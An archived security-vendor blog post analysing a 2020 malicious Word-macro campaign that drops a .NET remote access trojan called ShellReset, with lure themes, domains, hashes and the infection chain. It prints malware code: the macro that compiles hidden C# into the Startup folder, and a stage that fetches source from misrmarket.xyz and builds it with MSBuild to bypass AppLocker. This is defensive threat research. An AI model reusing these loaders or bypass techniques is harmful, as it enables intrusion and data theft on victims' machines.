New RAT in Macro-Based Docs Using AppLocker Bypass | blog

By Sudeep Singh

Published: 2020-05-29 · Archived: 2026-04-05 13:47:25 UTC

As we've mentioned in previous blogs, cybercriminals will often tie their attacks to current events. So, it isn't surprising that we noticed another one of these, with this particular one using tech events in London as the bait.

In February 2020 and May 2020, we observed four malicious macro-based Microsoft Word documents hosted on newly registered sites with top-level domains of .space and .xyz. We attribute these attacks to the same threat actor due to the similar tactics, techniques and procedures (TTPs) used to deploy the final payload.

The final .NET payload, to the best of our knowledge, has not been observed in the wild before. It has a small code section in it that overlaps with the QuasarRAT. However, this code was not used at runtime. We have assigned the name - ShellReset to this RAT based on the unique strings found inside the final payload.

Due to the limited instances we have observed in the wild, we suspect this to be a low-volume targeted attack. Some of the themes used in these attacks by the threat actor are related to important events that were originally scheduled to take place in London earlier this year, including the 5G Expo and Futurebuild.

The infection chain involves interesting techniques, such as compiling the payload at runtime on the endpoint using trusted Windows utilities to bypass security mechanisms and downloading the next stages in the form of obfuscated source code from the attacker’s server.

In this blog, we provide a detailed description of the distribution strategy and the technical analysis of the attack.

Distribution strategy

The first instance of the document related to this campaign was found on February 24, 2020. It was hosted at the URL: hxxps://documentsharing.space/files/5G%20Expo.doc?clientEmail=

MD5 hash: 93f913f3b9e0ef3f5cedd196eae3f2ae

File name: 5G Expo.doc

The content of this document was related to 5G Expo event, which was scheduled to take place on March 17-18, 2020 in London as shown in Figure 1.



Figure 1: This document displays the 5G Expo 2020 theme after macros are enabled.

On the same day, we observed another instance of a document hosted on the same domain at the URL: hxxps://documentsharing.space/files/FutureBuild.doc?clientEmail=

MD5 hash: b34b74effbd8647c4f5dc61358e1555f

File name: FutureBuild.doc

The content of this document was related to Futurebuild 2020 conference, which was supposed to take place between March 3-5, 2020 in London. The document spoofed the contents to look like an admission voucher for this conference as shown in Figure 2.



Figure 2: The document displays the Futurebuild 2020 theme after macros are enabled.

In both cases, the domain used to host the file was documentsharing[.]space. As per the Whois records of the domain, it was registered on October 21, 2019.

The next two instances of the documents from the same threat actor were observed in May 2020.

On May 19, 2020, we found a malicious macro-based Word document hosted at the URL: hxxps://misrmarket[.]xyz/files/Get%20Stared.doc?clientEmail=

MD5 hash: 7bebf686b6e1d3fa537e8a0c2e5a4bdc

File name: Get%20Stared.doc

The content of this document was a message about a personal data revolution and included a list of legitimate sites as shown in Figure 3.



Figure 3: The document displays a message about a personal data revolution.

Upon further research, we found that this text was copied from a legitimate site, datacoup.com, as shown in Figure 4. Attackers use such tactics for social engineering purposes to make the content of the file look relevant and legitimate.



Figure 4: The message displayed in the document was copied from datacoup.com.

The site that was used to host this document is a spoof of the popular site, anonfiles.com, which allows the users to upload their files anonymously. There is a slight difference between the user interface of this spoofed site and the original site.

Figure 5 shows the user interface of the spoofed site.

Figure 5: The web user interface of the spoofed version of anonfiles.com.

Figure 6 shows the user interface of the original site.

Figure 6: The original site, anonfiles.com, and the differences with the spoofed version.

The regions of the site marked in red were not present in the spoofed domain. As per Whois data, the spoofed site, misrmarket[.]xyz, was registered on February 26, 2020.

A common pattern we observed in all the URLs hosting the documents was: “?clientEmail=”

This parameter of the URL contained the email address of the targeted user.

Technical analysis of the macro

When the macro-based document is opened, it will display a message that asks the user to enable macros to view the contents as shown in Figure 7.



Figure 7: The message displayed by the document, which asks the user to enable macros.

When the macros are enabled, the Auto_Open() subroutine of the macro is called, which will hide the above image and display the image corresponding to the theme of the document (5G Expo, Future Build 2020, and others) as described in previous section.

The relevant macro code section, which unhides the image after macros are enabled, is shown in Figure 8.

```
Sub AutoOpen()
Dim iShp As InlineShape

ActiveDocument.StoryRanges(wdMainTextStory).Font.Hidden = False

For Each iShp In ActiveDocument.InlineShapes
    With iShp
        iShp.Select
        Selection.Font.Hidden = True
    End With
    Exit For
Next iShp
```

Figure 8: The macro code used to unhide the image.

For the purpose of analysis, we will take the file with MD5 hash: 7bebf686b6e1d3fa537e8a0c2e5a4bdc

The contents of the macro are shown in Figure 9.

```
Dim username As String
Dim StartupDir As String
Dim WorkingDir As String
Dim UserDir As String

appName = "ServiceHostV1000"
username = Environ("Username")
UserDir = "C:\Users\" & username & "\"
WorkingDir = UserDir & appName & "\"
StartupDir = UserDir & "AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"

If Not Dir(StartupDir & "\" & appName & ".exe") = vbNullString Then
    Exit Sub
End If

DeleteFolder (WorkingDir)

MkDir WorkingDir

Open WorkingDir & "\" & appName & ".cs" For Output As #1

Print #1, " namespace S{using System.IO;using System.Runtime.Serialization.Json;using System.Text;public static class
_A15<TType>where TType : class{public static string Serialize(TType _ddSIE8){var _zMiTy00=new
DataContractJsonSerializer(typeof(TType));using(v";
Print #1, "ar _Pf2=new MemoryStream()){_zMiTy00.WriteObject(_Pf2,_ddSIE8);return Encoding.UTF8.GetString(_Pf2.ToArray());}}public
static TType _IutkYsF6(string _rzOMT){using(var _V4=new MemoryStream(Encoding.UTF8.GetBytes(_rzOMT))){var _TbBYI70=new DataContract";
Print #1, "JsonSerializer(typeof(TType));return _TbBYI70.ReadObject(_V4)as TType;}}}namespace S{using System;using System.Net;using
System.Text;public static class _HBdtnVV43{public static TModel _qqTTNL046<TModel>(this WebClient _mUXLzEa3,string _t23)where TM";
Print #1, "odel: class{TModel _u74=null;try{var
_Merkl1350=Encoding.UTF8.GetString(_mUXLzEa3.DownloadData(_t23));_u74=_A15<TModel>._IutkYsF6(_Merkl1350);}catch(Exception
```

Figure 9: The macro code in the document.

The main functions performed by this macro code are:

- It sets the working directory and the name of the dropped file to ServiceHostV1000.
- It contains the complete C# code embedded inside the macro, which will be written at runtime to the file: ServiceHostV1000.cs in the working directory. The C# code is obfuscated at the source level. The obfuscation is simple. Only the variable, class and method names are obfuscated.
- It sets the compiler directory to the location of the file, csc.exe, on the machine. Csc.exe is the command line compiler for C# code and is installed by default with Microsoft .NET framework. The macro searches for versions 3.5 and 4.0.x on the machine. It sets the compiler directory accordingly based on the version of .NET framework installed on the machine as shown in Figure 10.

```
CompilerDir = "C:\Windows\Microsoft.NET\Framework\"

If Not Dir(CompilerDir & "v3.5\csc.exe") = vbNullString Then
    CompilerDir = CompilerDir & "v3.5\csc.exe"
ElseIf Not Dir(CompilerDir & "v4.0.30319\csc.exe") = vbNullString Then
    CompilerDir = CompilerDir & "v4.0.30319\csc.exe"
Else
    Exit Sub
End If

Call Shell(CompilerDir & " -target:winexe -out:""" & StartupDir & appName & ".exe"" """ & WorkingDir & appName & ".cs""", vbHide)

Do Until Not Dir(StartupDir & appName & ".exe") = vbNullString
   DoEvents
Loop

Do Until FileLen(StartupDir & appName & ".exe") > 0
   DoEvents
Loop

DeleteFolder (WorkingDir)

Call Shell(""" & StartupDir & appName & ".exe""", vbHide)
```

Figure 10: The macro code used to compile C# code on the machine.

- It compiles the code using csc.exe and the command line parameter:"-target:winexe -out:". The compiled binary will be present in the Startup directory.

- It deletes the working directory that contained the source code.
- It executes the compiled binary.

MSbuild.exe was used in this case to compile the code on the machine using a .csproj file as a method to bypass Windows security mechanisms, such as AppLocker and Device Guard. This technique was made public for the first time by Casey Smith a few years ago.

Analysis of .NET binary

MD5 hash: 4e0f9f47849949b14525c844005bb567

File name: ServiceHostV1000.exe

The main subroutine of the .NET binary is shown in Figure 11.

```
private static string _pEZJwBJ = "https://misrmarket.xyz/";
private static string _Shds6 = "ServiceTaskV10";
private static string _gG7 = Environment.GetEnvironmentVariable("USERPROFILE");
private static string _qH7016 = _lrN5868._gG7 + "\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup";
private static string _FYHsB4()...
private static void _H9(string _yBSgNSE3354, string _g738)...
private static void _FWEcG5(string _KzgauEI7, string _KRgth0, int _lVAzNx1)...
private static bool _czG0(int _Z061, bool _ynvsByC0190)...
private static int _YD5402()...
private static int _Lr25()...
private static void _bg0()
{
    string text = _lrN5868._FYHsB4();
    if (!string.IsNullOrEmpty(text))
    {
        string text2 = _lrN5868._gG7 + "\\" + _lrN5868._Shds6 + "01";
        if (Directory.Exists(text2))
        {
            Directory.Delete(text2, true);
        }
        string t = _lrN5868._pEZJwBJ + "files/app-provider/getApp";
        _tfGN7761 tfGN = new WebClient
        {
            Headers =
            {

                {
                    "content-type",
                    "application/json"
                }
            }
        }._qqTTNL046(t);
        Directory.CreateDirectory(text2);
        try
        {
            File.WriteAllText(text2 + "\\w.csproj", tfGN.csproj, Encoding.UTF8);
            File.WriteAllText(text2 + "\\w.cs", tfGN.cs, Encoding.UTF8);
            _lrN5868._H9(text, text2 + "\\w.csproj");
            _lrN5868._FWEcG5(text2 + "\\out\\w.exe", _lrN5868._gG7, tfGN.version);
        }
        catch
        {
        }
        if (Directory.Exists(text2))
        {
            Directory.Delete(text2, true);
        }
    }
}
```

Figure 11: The main subroutine of .NET binary.

Below are the main operations performed by this .NET binary.

It sends an HTTP GET request to the URL: misrmarket[.]xyz/files/app-provider/getApp and sets the Content-type request header field to: “application/json”.

Figure 12 shows the contents of the response from the server, which contains a JSON file.



Figure 12: The server response containing the JSON data.

This JSON file contains three keys:

Version: Set to null.

csproj: Contains project file used by msbuild.exe at the time of compiling the C# project.

cs: Contains the C# code that needs to be compiled at runtime.

1. The C# code used DataContractJsonSerializer class to parse the JSON response from the server and extract the individual members. The .cs and .csproj files were dropped in the location: %USERPROFILE%\ServiceTaskV1001 with the file names, w.cs and w.csproj.
2. For compiling the C# code, it uses msbuild.exe. The versions of .NET framework checked on the machine to find msbuild.exe are version 3.5 and 4.0.x as shown in Figure 13.

```
private static string _FYHsB4()
{
    string result = "";
    if (File.Exists("C:\\Windows\\Microsoft.NET\\Framework\\v3.5\\MsBuild.exe"))
    {
        result = "C:\\Windows\\Microsoft.NET\\Framework\\v3.5\\MsBuild.exe";
    }
    else
    {
        if (File.Exists("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MsBuild.exe"))
        {
            result = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MsBuild.exe";
        }
    }
    return result;
}
```

Figure 13: Code section which checks version of .NET framework on the machine.

Analysis of .NET-based RAT

MD5 hash of the payload: 8f62d7499d5599b9db7eeddf9c01a061

System information gathering

The first activity performed by the payload is to gather information about the system as shown in Figure 14.

```
public SysInfo()
{
    this._id = _KJRnr72._N0139() + "-" + _LTdWmRo67._TFKn4;
    IPGlobalProperties iPGlobalProperties = IPGlobalProperties.GetIPGlobalProperties();
    this.domainName = ((!string.IsNullOrEmpty(iPGlobalProperties.DomainName)) ? iPGlobalProperties.DomainName : "-");
    this.hostName = ((!string.IsNullOrEmpty(iPGlobalProperties.HostName)) ? iPGlobalProperties.HostName : "-");
    this.cpuName = _KJRnr72._jUkeim2();
    this.ram = _KJRnr72._iU3315();
    this.username = _nXsYi307._dgJzS7520();
    this.pcName = _fSDy3759._b7776();
    this.sysDrive = Path.GetPathRoot(Environment.SystemDirectory);
    this.sysDir = Environment.SystemDirectory;
    this.upTime = _fSDy3759._XZmp0547();
    this.os = "windows";
}
```

Figure 14: The code section used to gather system information.

Information about the following properties are collected from the machine:

- Bot ID: A unique identifier for the machine. The calculation of this field is detailed later in this blog.
- CPU name: Processor details.
- RAM – The total amount of RAM installed on the machine.
- User name
- Host name
- System drive name
- System directory path
- Uptime
- Operating system type: This field is set to windows.

Calculation of unique bot ID: The payload first calculates a unique identifier for the machine which will be used to identify the bot. It calculates this ID using various properties of the machine as detailed below.

